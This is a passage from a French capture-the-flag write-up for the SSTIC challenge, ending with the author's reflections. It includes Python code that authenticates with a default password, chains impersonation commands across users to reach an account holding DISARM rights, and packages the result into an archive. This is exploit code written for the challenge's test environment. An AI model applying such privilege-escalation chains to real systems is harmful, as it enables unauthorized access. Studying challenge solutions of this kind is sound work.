
Ce script nous renvoie un chemin d'*impersonation*[5] entre les utilisateurs `SSTIC_USER` et `audit_KaKaHuet`, ce dernier possédant les droits sur les commandes `FIRE` (0x03) et `DISARM` (0x04). Il ne reste plus qu'à créer une archive qui applique cette chaîne et envoie une commande `DISARM` légitime !

```
def auth(username, password):
    payload = b""
    payload += bytes([OperationCode.AUTHENT.value])
    payload += p16(0, endian="big")
    payload += p16(2, endian="big")  # n_fields
    payload += tlv(ValueType.STRING.value, len(username), username)
    payload += tlv(ValueType.STRING.value, len(password), password)
    return payload

def impersonate(target_username):
    payload = b""
    payload += bytes([OperationCode.IMPERSONATE.value])
    payload += p16(0, endian="big")
    payload += p16(1, endian="big")  # n_fields
    payload += tlv(ValueType.STRING.value, len(target_username),
    target_username)
    return payload

def disarm():
    payload = b""
    payload += bytes([OperationCode.DISARM.value])
    payload += p16(0, endian="big")
    payload += p16(0, endian="big")  # n_fields
    return payload

payloads = []
payloads.append(auth(b"SSTIC_USER", b"DefaultPassword\0"))

impersonation_chain = [
  'Sandra_Karg_gJmJUpLQMyFoBOsK',
  'Edward_Medel_HyRfRQExRbROeetG',
  'Thomas_Cooper_EqvVWPUwVviMKJHk',
  'Rachel_Lockwood_nnoiuQilvArukNAV',
  'audit_KaKaHuet',
]

for username in impersonation_chain:
```

[5] Ce chemin est uniquement valable pour la fausse base de données issue de l'environnement Docker fourni — il faudrait le recalculer sur la base de données en production.

```
37      payloads.append(impersonate(username.encode()))
38
39  payloads.append(disarm())
40
41  archive_data = generate_archive_for_payload(payloads)
42  open("stepbonus.sa", "wb").write(archive_data)
```

En bonus, voici à quoi ressemble la composante faiblement connexe principale du graphe d'*impersonation* issu des données de test (il y a au total 478 utilisateurs, dont 18 sont seuls dans leur composante connexe et ne sont pas représentés ici).



Conclusion

J'ai beaucoup aimé résoudre le challenge de cette année, que j'ai trouvé un peu mieux équilibré en temps et en difficulté que les années précédentes. Bien que l'on pouvait être facilement submergé par la quantité d'informations (documents, mails et fichiers en tous genres), les étapes s'articulaient bien entre elles et il y avait peu de *guessing*. Le système de *monitoring* était original.

À plusieurs reprises j'ai perdu du temps sur une étape avant de me rendre compte que j'avais loupé des fichiers importants qui étaient là depuis le début, ou que j'avais simplement oublié de soumettre le flag sur la page web associée à l'étape (mention spéciale à l'étape 3 sur laquelle j'ai initialement passé des heures sans avoir lu la description et sans comprendre qu'on nous donnait un accès VNC).

Mon étape préférée fut probablement la crypto, qui était un peu en dehors de ma zone de confort et m'a résisté un certain temps. Ce qui est particulièrement drôle, c'est que j'ai passé plusieurs jours à devenir fou car je voyais quoi faire mais je n'avais pas toujours pas identifié la corruption mémoire permettant de réaliser l'injection de faute (alors que c'est la partie qui est en principe plus dans mes cordes).

Merci beaucoup aux personnes qui ont organisé ce challenge très sympathique, et peut-être à l'année prochaine !